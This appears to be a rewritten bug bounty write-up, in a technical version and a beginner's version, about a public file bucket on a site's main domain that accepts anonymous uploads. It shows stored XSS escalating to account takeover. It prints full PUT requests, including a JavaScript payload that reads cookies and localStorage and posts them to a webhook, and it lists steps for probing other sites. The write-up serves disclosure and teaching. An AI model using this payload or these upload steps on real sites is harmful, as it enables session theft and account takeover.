From a Public FileBucket to Full Account Takeover via Stored XSS
A publicly accessible file bucket on the main domain allowed unauthenticated users to upload, list, overwrite and delete files. Because uploaded HTML was served from the same origin and authentication cookies lacked the HttpOnly flag, an attacker could host a script that stole a victim's session data and took over their account.

medium.com
Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a website the author refers to as www.test.com, an Iranian target he tested late at night. The feature at the centre of the report is a file bucket used to serve the site's images. The author does not name the product or the organisation behind it, and the hostname is a placeholder.
The bucket was reachable under a path that also served ordinary image files. The author's example is an image URL of the form:
https://www.test.com/file/strapi-bucket/hiro.webp
So the bucket is mounted on the main domain rather than on a separate storage hostname. That detail matters later, because anything stored in the bucket is served from the same origin as the application.
Setup
The report describes no accounts, roles or special tooling. The author states that he spent roughly 15 minutes testing before noticing anything, and that this was the first vulnerability he ever found. Everything shown was done without authentication: no login, no token, no prior access to the target. The only precondition is that a victim opens a URL on the target domain.
Finding it
While browsing the site, the author opened one of its images in a new tab. The URL contained the segment strapi-bucket, which looked interesting enough to probe. He removed the filename and requested the directory itself:
https://www.test.com/file/strapi-bucket/
The bucket contents were publicly accessible, and he could list the files without authentication.

That listing alone is an exposure, but the author did not stop at reading. He started testing which HTTP methods the bucket actually allowed.
Exploitation
Step 1: unauthenticated upload of an HTML file
He changed the request method from GET to PUT and uploaded an HTML file:
PUT /file/strapi-bucket/poc.html HTTP/2Host: www.test.com<script>alert(origin)</script>
The server accepted the request and stored the file. He then requested it back:
GET /file/strapi-bucket/poc.html

The file was returned successfully. Opening it in the browser at:
https://www.test.com/file/strapi-bucket/poc.html
resulted in the JavaScript executing. At this point he had confirmed stored XSS through an unauthenticated file upload.
Step 2: mapping the bucket's permissions
He continued testing the bucket's permissions. The server also allowed him to:
- List objects.
- Upload arbitrary files.
- Delete files.
- Overwrite existing files.
For example, he could upload a file with PUT and then delete it with DELETE. More importantly, uploading another file with the same filename replaced the existing object. An unauthenticated attacker therefore had what he calls CRUD-level control over objects inside a bucket served from the main domain.
He also tested whether this could lead directly to server-side code execution by uploading a PHP file, but PHP files were not executed. The confirmed issue at that stage was unauthenticated arbitrary file upload, with overwrite and delete, plus stored XSS.
Step 3: checking what the JavaScript could reach
Whenever he finds an XSS, one of the first questions he asks is what the JavaScript can access. He specifically checked cookies, localStorage and authentication tokens. The result was significant: the authentication cookies were not protected with HttpOnly, so JavaScript running in the victim's browser could read them.
Step 4: exfiltrating cookies and localStorage
He designed a second HTML payload, again called poc.html, whose purpose was to send the user's cookies to his own webhook server, so that once a victim clicked the link the cookies would arrive at his server. The file's code was:
PUT /file/strapi-bucket/poc.html HTTP/2Host: www.test.comContent-Type: text/html<!DOCTYPE html><html><head> <title>Account Takeover PoC</title> <script> function stealData() { var cookies = document.cookie; var localStorageData = {}; for (var i = 0; i < localStorage.length; i++) { var key = localStorage.key(i); localStorageData[key] = localStorage.getItem(key); } fetch('https://webhook.site/test', { method: 'POST', mode: 'no-cors', headers: {'Content-Type': 'application/json'}, body: JSON.stringify({cookies: cookies, localStorage: localStorageData}) }); alert('Cookie: ' + cookies); } window.onload = stealData; </script></head><body> <h1>Loading...</h1></body></html>
The payload reads document.cookie, walks every key in localStorage and copies the values into an object, then POSTs both to a webhook endpoint with mode: 'no-cors'. The alert shows the cookie value in the victim's browser as a visible confirmation.

After uploading it, he opened the link in the browser:
https://www.test.com/file/strapi-bucket/poc.html
The user's authentication cookies were sent to his server.
Step 5: the complete chain
The proof of concept consisted of three steps:
- An unauthenticated attacker uploads an HTML file containing JavaScript to
https://www.test.com/file/strapi-bucket/poc.html. - The victim opens the URL, and the JavaScript executes in the context of the target's origin.
- Because the relevant authentication cookie was accessible to JavaScript, the payload reads the session information and sends it to an attacker-controlled server. The attacker can then reuse the captured session to make authenticated requests as the victim.
Root cause
Two design mistakes combine here. The bucket is writable by unauthenticated clients: PUT and DELETE are accepted without any credential, and an upload with an existing filename silently replaces the object. And the bucket is served from the main application origin, so a file placed there is treated as part of the site and its HTML and JavaScript run with the site's origin.
The escalation to account takeover depends on a third condition: the authentication cookie is not marked HttpOnly, so document.cookie exposes it to the injected script. The report does not say which component handles the method handling. The PHP test shows that uploaded PHP files were not executed, which limits the issue to the client side.
Impact
The chain allowed an unauthenticated attacker to potentially:
- Steal authentication and session data.
- Access the victim's account.
- Perform authenticated actions as the victim.
- Access personal account information.
- Modify account information.
- Potentially change authentication-related information.
- Upload, overwrite or delete files served from the target's domain.
The most important point is that the attacker needed no existing account and no prior access to the target; the entry point was simply the publicly accessible bucket. The author reported the issue to www.test.com, and after reviewing the complete impact it was classified as High severity.
Fix
The report does not describe what was changed. Based on the chain it documents, the fixes that address each link are: require authentication and authorisation for write and delete operations on the bucket, and stop serving user-uploaded content from the application origin, for example by moving it to a separate domain or forcing a download content type. Marking the authentication cookie HttpOnly would not stop the upload or the stored XSS, but it would break the final step of reading the session from JavaScript.
Variants to test
- Directory listing on storage paths. Request a bucket path without a filename, as the author did with
https://www.test.com/file/strapi-bucket/. A positive result is a listing of objects returned without authentication. - Method probing on the bucket. Send
OPTIONSand thenPUTandDELETEto a path inside the bucket with no credentials. A positive result is a stored object you can fetch back, or a successful deletion of an object you did not create. - Overwrite of an existing object. Upload a file under the name of an existing asset and fetch the original URL. A positive result is your content replacing the original.
- HTML and script execution from the storage origin. Upload an HTML file containing a harmless script and open it in a browser. A positive result is the script running with the application's origin in the address bar, which is the precondition for stored XSS.
- Cookie flags on the application. After confirming script execution, check whether
document.cookiereturns the session cookie. A positive result is a session value readable from JavaScript, meaning the cookie lacksHttpOnly. - Server-side execution of uploaded extensions. Upload files with server-side extensions such as
.php, as the author did. A positive result is the file being executed rather than returned as static content, which would raise the issue from client-side XSS to remote code execution.
What happened, in plain words
A website kept its images in a storage area called a bucket. That bucket was open to anyone on the internet: you could look inside it, add files to it, replace files in it and delete files from it, all without logging in. Because the bucket lived on the same web address as the website itself, a file placed there was treated by the browser as part of the site. The author uploaded a small HTML page containing JavaScript, opened it, and the script ran as if the site had served it. That is a stored cross-site scripting (XSS) bug. The site's login cookie was not marked HttpOnly, which is a setting that hides a cookie from JavaScript. So the script could read the cookie and send it to a server the author controlled. With that cookie, someone else's logged-in session can be reused, which is a full account takeover.
The author, Mohammad Azimi, says this was the first vulnerability he ever found. He tested a target he refers to as www.test.com, described as an Iranian target, late at night, and spent about 15 minutes looking around before noticing anything. The report does not name the product or the organisation behind the site, and the hostname is a placeholder.

The image above is the article's header, with the title and the line about a seemingly harmless public file bucket turning into a full account takeover.
The pieces you need to know first
Before following the steps, here are the ideas the whole story rests on. Each one is explained from zero.
- A web server and a URL. When you type an address into your browser, the browser sends a request to a computer (the server) and the server sends something back, usually a page or an image. The address is the URL. The part after the domain, such as
/file/strapi-bucket/hiro.webp, is the path, and it tells the server which thing you want. - A bucket. A bucket is a storage container, like a folder in the cloud, that a website uses to keep files such as images, videos or documents. The site's pages then point at those files by URL. Think of it as a shared cupboard: if the cupboard door is unlocked, anyone walking past can take things out or put things in.
- HTTP methods. Every request has a method, which is the verb telling the server what to do.
GETmeans "give me this".PUTmeans "store this here".DELETEmeans "remove this".POSTmeans "here is some data, process it". A well-behaved server checks who is asking before it agrees toPUTorDELETE. - Authentication. Authentication is how a site knows who you are, normally by asking for a username and password once. After that, the site needs a way to remember you on the next request, because HTTP itself does not remember anything between requests.
- Cookies and session tokens. A cookie is a small piece of text that a website asks your browser to store and to send back with every request to that site. A session cookie (sometimes called a session token) is the cookie that proves you are logged in. If someone else gets a copy of it, they can often act as you without knowing your password. It is like a wristband at an event: whoever wears it gets in, no questions asked.
HttpOnly. This is a flag a site can put on a cookie. When it is set, the browser will not let JavaScript read that cookie. It is a seatbelt: the cookie still works for logging in, but a script on the page cannot pick it up. When the flag is missing, any script running on the page can read the cookie with a single line of code.localStorage. This is a small storage box inside the browser that a website can use to keep data on your computer, for example preferences or cached information. Like cookies, it can be read by JavaScript running on that site, so it is another place where secrets sometimes end up.- JavaScript. The programming language that runs inside your browser and makes pages interactive. It can read cookies, read
localStorage, and send data over the network. That power is exactly why a page you did not write running on a site you trust is dangerous. - Cross-site scripting (XSS). XSS means getting your own JavaScript to run inside someone else's website, in the browser of a victim, as if the site itself had served it. The script then has the same access as the site's own code. "Stored" XSS means the malicious content is saved on the server (here, in the bucket) and served to whoever opens the link later, rather than being reflected back once.
- Origin. The origin is the combination of protocol, domain and port, for example
https://www.test.com. Browsers treat everything from the same origin as one trust zone. A file served from the same origin as the application is, from the browser's point of view, part of the application. - A webhook. A webhook is simply a URL on some service that accepts incoming requests and records them. People use services like webhook.site to receive data during a test and see what arrived. It is a mailbox for HTTP requests.
- CRUD. Create, Read, Update, Delete: the four basic things you can do with stored data. "CRUD-level control" means the attacker can do all four.
- Server-side code execution. Some servers run uploaded files as programs, for example a
.phpfile. If that happens, an upload can become full control of the server. The author checked for this and it did not happen here.
Finding it
While browsing the site, the author opened one of its images in a new tab. The image URL looked like this:
https://www.test.com/file/strapi-bucket/hiro.webp
Line by line: https:// is the secure web protocol; www.test.com is the site; /file/strapi-bucket/ is the path to the storage area; and hiro.webp is the name of one image file inside it. The word strapi-bucket caught his eye because it names the storage container, which suggests the site is exposing its storage directly under its own domain rather than on a separate storage address. That detail matters later: anything stored there is served from the same origin as the application.
He removed the filename and asked for the folder itself:
https://www.test.com/file/strapi-bucket/
This is the equivalent of opening a cupboard and asking to see everything inside instead of naming one item. The bucket contents were publicly accessible, and he could list the files without authentication. No login, no token, no prior access.
The image above relates to the bucket listing returned by that request.
A listing like this is already a problem, because it reveals what the site keeps in storage. But the author did not stop at reading. He wanted to know which HTTP methods the bucket actually allowed, because a bucket that lets you read may also let you write.
Exploitation
Step 1: uploading an HTML file without logging in
He changed the request method from GET to PUT and uploaded an HTML file:
PUT /file/strapi-bucket/poc.html HTTP/2Host: www.test.com<script>alert(origin)</script>
Line by line: PUT is the method that means "store this at the given path". /file/strapi-bucket/poc.html is where he wants the file to go, and poc.html is a name he chose (poc usually stands for proof of concept). HTTP/2 is the version of the web protocol used for the request. Host: www.test.com tells the server which site the request is for, which matters when one server hosts many sites. The last part is the content of the file: a tiny HTML document containing a script that calls alert(origin), which pops up a browser dialog showing the page's origin. It is deliberately harmless: it proves code runs without doing anything else.
The server accepted the request and stored the file. He then asked for it back:
GET /file/strapi-bucket/poc.html
GET means "give me this file", and the path is the one he just wrote to. The file was returned successfully. Then he opened it in the browser at:
https://www.test.com/file/strapi-bucket/poc.html
and the JavaScript executed. The popup appeared. That confirmed stored XSS through an unauthenticated file upload: the file was saved on the server, served from the site's own origin, and its script ran in the browser.
The image above relates to the result in the browser.
Step 2: working out what the bucket allowed
He continued testing the bucket's permissions. The server also allowed him to:
- List objects.
- Upload arbitrary files.
- Delete files.
- Overwrite existing files.
For example, he could upload a file with PUT and then delete it with DELETE. More importantly, uploading another file with the same filename replaced the existing object. That means an unauthenticated attacker had what he calls CRUD-level control over objects inside a bucket served from the main domain: create, read, update and delete, with no account at all.
He also tested whether this could lead directly to server-side code execution by uploading a PHP file, but PHP files were not executed. In other words, the storage layer handed the file back as a static file instead of running it as a program. That limits the issue to the browser side. The confirmed issue at that stage was unauthenticated arbitrary file upload, with overwrite and delete, plus stored XSS.
Step 3: checking what the JavaScript could reach
Whenever he finds an XSS, one of the first questions he asks is what the JavaScript can access. A script running on a page can try to read the things the browser keeps for that site. He specifically checked cookies, localStorage and authentication tokens.
The result was significant: the authentication cookies were not protected with HttpOnly, so JavaScript running in the victim's browser could read them. This is the link that turns a script execution bug into an account takeover. Without it, the script would run but could not pick up the login credential.
Step 4: sending the cookies to his own server
He designed a second HTML payload, again called poc.html, whose purpose was to send the user's cookies to his own webhook server, so that once a victim clicked the link the cookies would arrive at his server. The file's code was:
PUT /file/strapi-bucket/poc.html HTTP/2Host: www.test.comContent-Type: text/html<!DOCTYPE html><html><head> <title>Account Takeover PoC</title> <script> function stealData() { var cookies = document.cookie; var localStorageData = {}; for (var i = 0; i < localStorage.length; i++) { var key = localStorage.key(i); localStorageData[key] = localStorage.getItem(key); } fetch('https://webhook.site/test', { method: 'POST', mode: 'no-cors', headers: {'Content-Type': 'application/json'}, body: JSON.stringify({cookies: cookies, localStorage: localStorageData}) }); alert('Cookie: ' + cookies); } window.onload = stealData; </script></head><body> <h1>Loading...</h1></body></html>
Line by line, in plain words:
PUT /file/strapi-bucket/poc.html HTTP/2andHost: www.test.comare the same request line and host header as before: store this file at this path on this site.Content-Type: text/htmltells the server the file is an HTML page, so it should be served as a page rather than as a download.<!DOCTYPE html><html><head>and<title>Account Takeover PoC</title>are ordinary page structure and a title for the tab.<script>opens the script block, andfunction stealData() {defines a function, a named block of code, that will do the stealing.var cookies = document.cookie;reads all the cookies the browser is allowed to show to JavaScript for this site and stores them in a variable calledcookies. This is the line that only works becauseHttpOnlyis missing.var localStorageData = {};creates an empty object to hold whatever is found inlocalStorage.- The
forloop walks through every entry inlocalStorage:localStorage.key(i)gets the name of entry numberi, andlocalStorage.getItem(key)gets its value, which is then copied intolocalStorageDataunder the same name. fetch('https://webhook.site/test', { ... })sends a request to the author's webhook address.method: 'POST'means it is sending data.mode: 'no-cors'is a browser setting that allows this kind of cross-site request without needing the other server to grant permission; the script does not need to read the reply, only to send. Theheadersline says the body is JSON, a common text format for structured data.body: JSON.stringify({cookies: cookies, localStorage: localStorageData})packs the cookies and thelocalStoragecontents into that JSON text and sends it.alert('Cookie: ' + cookies);shows the cookie value in a popup in the victim's browser, a visible confirmation for the proof of concept.window.onload = stealData;says: run thestealDatafunction as soon as the page has finished loading, so the victim does not have to click anything on the page.- The rest,
<body><h1>Loading...</h1></body></html>, is a harmless visible heading so the page looks like something is happening.
After uploading it, he opened the link in the browser:
https://www.test.com/file/strapi-bucket/poc.html
The user's authentication cookies were sent to his server. The script had read the session cookie and posted it to the webhook, exactly as written.
The image above relates to the captured data arriving at the author's server.
Step 5: the complete chain
The proof of concept consisted of three steps:
- An unauthenticated attacker uploads an HTML file containing JavaScript to
https://www.test.com/file/strapi-bucket/poc.html. - The victim opens the URL, and the JavaScript executes in the context of the target's origin.
- Because the relevant authentication cookie was accessible to JavaScript, the payload reads the session information and sends it to an attacker-controlled server. The attacker can then reuse the captured session to make authenticated requests as the victim.
Step 3 is the payoff. A session cookie is the wristband: once the attacker has a copy, they can present it to the site and be treated as the logged-in user, without ever knowing the password.
Why it worked
Two design mistakes combine here. The bucket is writable by unauthenticated clients: PUT and DELETE are accepted without any credential, and an upload with an existing filename silently replaces the object. And the bucket is served from the main application origin, so a file placed there is treated as part of the site and its HTML and JavaScript run with the site's origin.
The escalation to account takeover depends on a third condition: the authentication cookie is not marked HttpOnly, so document.cookie exposes it to the injected script. The report does not say which component handles the method handling. The PHP test shows that uploaded PHP files were not executed, which limits the issue to the client side.
What an attacker could do with it
The chain allowed an unauthenticated attacker to potentially:
- Steal authentication and session data.
- Access the victim's account.
- Perform authenticated actions as the victim.
- Access personal account information.
- Modify account information.
- Potentially change authentication-related information.
- Upload, overwrite or delete files served from the target's domain.
The most important point is that the attacker needed no existing account and no prior access to the target; the entry point was simply the publicly accessible bucket. The author reported the issue to www.test.com, and after reviewing the complete impact it was classified as High severity.
How it should be fixed
Based on the chain it documents, the fixes that address each link are: require authentication and authorisation for write and delete operations on the bucket, and stop serving user-uploaded content from the application origin, for example by moving it to a separate domain or forcing a download content type. Marking the authentication cookie HttpOnly would not stop the upload or the stored XSS, but it would break the final step of reading the session from JavaScript.
Things worth trying on other sites
These are the checks the author's chain suggests, written so a beginner can follow them. Only test sites you are allowed to test.
- Directory listing on storage paths. Request a bucket path without a filename, as the author did with
https://www.test.com/file/strapi-bucket/. A positive result is a listing of objects returned without authentication. - Method probing on the bucket. Send
OPTIONSand thenPUTandDELETEto a path inside the bucket with no credentials. A positive result is a stored object you can fetch back, or a successful deletion of an object you did not create. - Overwrite of an existing object. Upload a file under the name of an existing asset and fetch the original URL. A positive result is your content replacing the original.
- HTML and script execution from the storage origin. Upload an HTML file containing a harmless script and open it in a browser. A positive result is the script running with the application's origin in the address bar, which is the precondition for stored XSS.
- Cookie flags on the application. After confirming script execution, check whether
document.cookiereturns the session cookie. A positive result is a session value readable from JavaScript, meaning the cookie lacksHttpOnly. - Server-side execution of uploaded extensions. Upload files with server-side extensions such as
.php, as the author did. A positive result is the file being executed rather than returned as static content, which would raise the issue from client-side XSS to remote code execution.
Glossary
- Authentication: the process of proving who you are to a website, usually with a username and password.
- Authorisation: what a logged-in (or anonymous) user is allowed to do once identified.
- Bucket: a cloud storage container, like a folder, used by a website to keep files such as images.
- Cookie: a small piece of text a site asks your browser to store and send back with each request to that site.
- CRUD: Create, Read, Update, Delete, the four basic operations on stored data.
- Cross-site scripting (XSS): getting your own JavaScript to run inside someone else's website in a victim's browser.
DELETE: the HTTP method that asks a server to remove a resource.- Directory listing: a server response that shows the files inside a folder instead of a single file.
document.cookie: the JavaScript property that reads the cookies a page is allowed to see.- Exfiltration: sending stolen data out to a server the attacker controls.
fetch: a JavaScript function for sending HTTP requests from a page.GET: the HTTP method that asks a server to return a resource.- Host header: the part of an HTTP request that names which website the request is for.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTP/2: a version of HTTP that multiplexes requests over one connection.
HttpOnly: a cookie flag that stops JavaScript from reading that cookie.- JavaScript: the programming language that runs in the browser and makes pages interactive.
- JSON: a text format for structured data, used here to pack cookies and storage contents into one request body.
localStorage: a small per-site storage box in the browser that JavaScript can read and write.- Method: the verb in an HTTP request, such as
GET,PUT,POSTorDELETE. no-cors: afetchmode that lets a page send a cross-site request without reading the response.- Origin: the combination of protocol, domain and port, such as
https://www.test.com; browsers treat one origin as one trust zone. POST: the HTTP method that sends data to a server for processing.- Proof of concept (PoC): a minimal demonstration that a vulnerability is real.
PUT: the HTTP method that asks a server to store a resource at a given path.- Remote code execution: running your own code as a program on the server, the most severe outcome of an upload bug.
- Session cookie / session token: the cookie that proves you are logged in; whoever holds a copy can often act as you.
- Stored XSS: XSS where the malicious content is saved on the server and served to later visitors.
- URL: the address of a resource on the web, made of protocol, domain and path.
- Webhook: a URL on a service that accepts incoming requests and records them, used here as a mailbox for stolen data.



